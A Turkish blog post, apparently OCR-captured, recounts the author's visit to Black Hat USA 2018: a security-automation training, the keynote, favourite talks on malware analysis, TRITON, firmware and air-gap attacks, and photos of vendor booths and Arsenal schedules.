
Daha önce almış olduğum tekik eğitimlere göre oldukça hafif olan 2 günlük bu eğitim boyunca güvenlik otomasyon platformu olarak kullanılan Evolve platformu üzerinde, tehdit istihbaratı toplamaktan sistem üzerinde tespit edilen bir zararlı yazılıma müdahaleye kadar bir çok senaryonun uygulamasını gerçekleştirdik. Entegrasyon adına manuel gereksinimi çok olsa da özellikle IBM'in Resilient gibi bir güvenlik otomasyon platformu satın alacak bütçesi olmayan kurumların Evolve platformuna göz atmalarını, eğitimden edindiğim tecrübeye istinaden söyleyebilirim.

Önceki yıllarda olduğu gibi Black Hat USA ile ilgili olarak orada bulunduğum süre boyunca Twitter ve LinkedIn sosyal medya hesaplarımdan merak edenler için bol bol paylaşımda bulunmaya gayret ettim. Tabii bu paylaşımlara istinaden biri veya birileri de "bizi_black_hat_e_gotur" mesajı ile bloguma DoS saldırısı yaptığı da gözümden kaçmadı. Her daim okurları ve takipçileri için imkanları dahilinde hediye çekilişleri yapan birinin imkanı olsa emin olun Black Hat'e uçak kaldırırdı ama maalesef imkansızlıklar. :)




Konferans günü gelip çattığında, açılış konuşması için 2016 yılındaki ana balo salonu yerine bu defa kendimi Mandalay Bay'in 12.000 kişilik etkinlik merkezinde buldum. 12.000 kişilik etkinlik merkezi dolar mı diye biran olsun kendi kendime yanılgıya düşsem de açılış konuşmasına dakikalar kala boş koltuk sayılarını seçmekte oldukça zorlandım. Açılış konuşmasını yapmak için her zaman olduğu gibi ilk olarak sahneye Jeff Moss ardından da Google'ın Project Zero müdürü Parisa Tabriz çıktı. Parisa Tabriz konuşması esnasında geçtiğimiz ay hayata geçen ve HTTPS olmayan sitelerin Chrome internet tarayıcısı tarafından güvensiz olarak etiketlenmesinin internet güvenliği adına başarıya ulaştığından bahsetti. Benzer şekilde Project Zero'nun 90 günlük zafiyet yayınlama politikasının (90 day disclosure policy) da başta üreticiler tarafından memnuniyetsizlikle karşılandığını ancak Google'ın bu konuda geri adım atmaması sayesinde tespit ettikleri zafiyetlerin %98'inin 90 gün içinde üreticiler tarafından giderildiğini belirtti. Dileyenler muazzam açılış videosunu aşağıdan, açılış konuşmasının tamamını ise buradan izleyebilirler.

Geçtiğimiz yıllarda olduğu gibi yine paralelde ilgimi çeken çok sayıda sunum olması sebebiyle Black Hat USA'in mobil uygulaması üzerinden hangi sunumlara katılacağıma karar vermekte güçlük çektim.


Briefings
Çar 8
Per 9
Search Briefings
10:00
Detecting Credential Compromise in AWS
10:30 - 10:55
South Pacific F
Dissecting Non-Malicious Artifacts: One IP at a Time
10:30 - 10:55
Islander FG
Edge Side Include Injection: Abusing Caching Servers into SSRF and Transp...
10:30 - 10:55
Jasmine Ballroom
Exposing the Bait: A Qualitative Look at the Impact of Autonomous Pee...
10:30 - 10:55
Lagoon JKL
Finding Xori: Malware Analysis Triage with Automated Disassembly
10:30 - 10:55
South Seas CDF

Çoğu sunumun, sunum dosyası yayınlandığı için her bir sunuma ayrı ayrı değinmeden her birinini ayrı ayrı incelemenizi tavsiye edebilirim. İlk günün en çok beğendiğim sunumlarını sıralayacak olursam;

- Zararlı yazılım analizi alanında da çalışmaları ile tanınan Amanda Rousseau'nun geliştirip tanıttığı disassembler aracını içeren Finding Xori: Malware Analysis Triage with Automated Disassembly sunumu,




- Güvenlik Enstrümanlı Sistemi (safety instrumented system) hedef alan ilk zararlı yazılım olarak tarihe geçen Triton hakkında detaylı bilgilerin yer aldığı TRITON: How it Disrupted Safety Systems and Changed the Threat Landscape of Industrial Control Systems, Forever sunumu,

- Donanım yazılımlarına (firmware) gerçekleştirilen çeşitli saldırı yöntemlerini ve tekniklerini konu alan Remotely Attacking System Firmware sunumu,

- Microfost'un sesli asistan uygulamasının kötüye kullanımını gözler önüne seren Open Sesame: Picking Locks with Cortana sunumu,

- İsrailli güvenlik araştırmacısının air gap denilen, yerel ağlara ve internete bağlı olmayan sistemlerden (faraday kafesindeki de dahil) nasıl veri sızdırılabildiğini çok sayıda yöntemle gösterdiği The Air-Gap Jumpers sunumu



Sunumlar arası yine her Black Hat'te olduğu gibi hıncahınç kalabalığın arasında 3 farklı katta gerçekleştirilen sunumlara ulaşabilmek için epey çaba sarfettim. Sunumlardan arda kalan zamanlarda da yine güvenlik dünyasının büyük üreticilerinin yer aldığı Business Hall'a, güvenlik araçlarının tanıtıldığı meşhur Black Hat Arsenal'e, Black Hat ağına gerçekleştirilen siber saldırıları izleyen Black Hat NOC odasına, kitapçısına ve pek tabii ki okurlarım, takipçilerim için düzenleyeceğim hediye çekilişi için Black Hat mağazasına çam sakızı çoban armağanı hediyeler almak için uğradım. :)


black hat
USA 2018


ZEROFOX
LogRhythm
Security Intelligence Company
RSA
SOC DO THIS?
LogRhythm
The Security Intelligence Company
ZEROFOX
SOCIAL MEDIA SECURITY
It's About Time
SentinelOne
THEATER SCHEDULE
CROWDSTRIKE
FireEye

Community Edition
tenable
Thank You to Our Sustaining Partners
accenture
cybereason
Qualys


FireEye
BUILT TO
INNOVATE
The Leader in
Crowdsourced Security Testing
Synack
FORTINET
900
CYBERARK
#1 PRIVILEGED ACCESS SECURITY
Gigamon
NTSIGHTS
SOPHOS
COFENSE TRIAGE
Trustwave
COFENSE
STOPS AC
PHISHING
FABRIC SOLUTIONS
THREAT INTELLIGENCE
DEFENSE
HELIX
EMAIL
ENDPOINT
THREAT
ANALYTICS
EARN A FREE

1200
bugcrowd
#1 Crowdsourced Security Platform
SecurityScore
mimecast
spirent
eset CYBERSECURITY EXPERTS ON YOUR
bugcrowd
Airbrush Tattoos


ARSENAL SCHEDULE
black hat USA 2018
Open to All Pass Types
Wednesday, August 8
Station
09:00–10:00 BLACKHAT KEYNOTE
10:00–11:20
11:20–11:30 BREAK
11:30–12:50
12:50–13:00 BREAK
13:00–14:20
14:20–14:30 BREAK
14:30–15:50
15:50–16:00 BREAK
16:00–17:20
17:30–19:00 BUSINESS HALL RECEPTION
ARSENAL THEATER
Wednesday, August 8
10:00–11:00 TROMMEL by Kyle O'Meara
11:15–12:15 Archery: Open Source Vulner by Anand Tiwari
12:30–13:30 WarBerryPi by Yiannis Ioannides + Stella Constar
13:45–14:45 Ghost Tunnel: Covert Data E by Hongjian Cao + Kunzhe Chai + Yo
15:00–16:00 GRFICS: A Graphical Realis by David Formby
16:15–17:15 Project Interceptor: Owning by David Melendez
17:30–19:00 Business Hall Reception


Thursday, August 9
Open to All Pass Types
Station
1
2
3
4
5
6
7
8
9
10:00–11:20
11:20–11:30
BREAK
11:30–12:50
12:50–13:00
BREAK
13:00–14:20
14:20–14:30
BREAK
14:30–15:50
15:50–16:00
BREAK
16:00–17:20
17:30–19:00
BUSINESS HALL RECEPTION
ARSENAL RECEPTION
Thursday, August 9
10:00–11:00
Dradis Framework: Learn How to Cut
by Daniel Martin
11:15–12:15
SimpleRisk
by Josh Sokol
12:30–13:30
JTAGulator: Uncovering the Achilles Hee
by Joe Grand
13:45–14:45
Adversarial Robustness Toolbox for Machi
by Irina Nicolae
15:00–16:00
FireDrill: Adversarial Simulation Platform
by Stephan Chenette
15:00–17:00
Arsenal Reception

